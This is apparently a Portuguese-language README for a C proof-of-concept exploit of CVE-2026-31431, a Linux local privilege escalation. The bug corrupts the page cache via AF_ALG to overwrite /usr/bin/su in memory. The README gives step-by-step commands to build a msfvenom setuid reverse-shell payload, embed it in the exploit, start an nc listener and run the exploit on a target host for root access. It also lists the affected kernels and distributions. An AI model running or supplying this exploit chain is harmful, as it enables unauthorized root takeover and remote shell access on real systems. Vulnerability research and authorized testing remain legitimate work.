 mcub3/cve-2026-31431
PoC em C para CVE-2026-31431, uma LPE no Linux sem privilégios que explora a corrupção do cache de páginas do AF_ALG para sobrescrever /usr/bin/su e obter root.

LPE trivial sem privilégios ao escrever 4 bytes controlados no cache de páginas de qualquer arquivo legível por meio de um bug lógico em AF_ALG (kernel 4.14 → início de 2026).
Corrompa /usr/bin/su em memória e execute-o → root.


# 1. Gere um payload ELF (exemplo de reverse shell)
msfvenom -p linux/x86/shell_reverse_tcp LHOST=<LHOST> LPORT=<LPORT> PrependSetuid=true \
    PrependSetgid=true -f elf -a x86 --platform linux -o payload_x86

# 2. Compile (estático, sem símbolos, payload embutido via .incbin)
gcc -m32 -static -Wl,--strip-all -DPAYLOAD_FILE=payload_x86 -o copy_fail_x86 copy_fail.c

# 3. Inicie o listener primeiro (nc -lvp <LPORT>), depois execute o exploit no host alvo
./copy_fail_x86
• CVE: CVE-2026-31431 • CVSS: 7.8 • Correção: commit a664bf3d603d
• Funciona em praticamente todas as distros Linux 2017–2026 (incluindo contêineres).
• Técnica: abre /usr/bin/su com O_RDONLY, abusa da descriptografia in-place do AEAD para inserir um payload personalizado diretamente no cache de páginas, contornando o VFS.
• Divulgação original e PoC em Python de 732 bytes → https://copy.fail
MIT – consulte LICENSE. Apenas para fins educacionais/testes autorizados. Use por sua conta e risco.
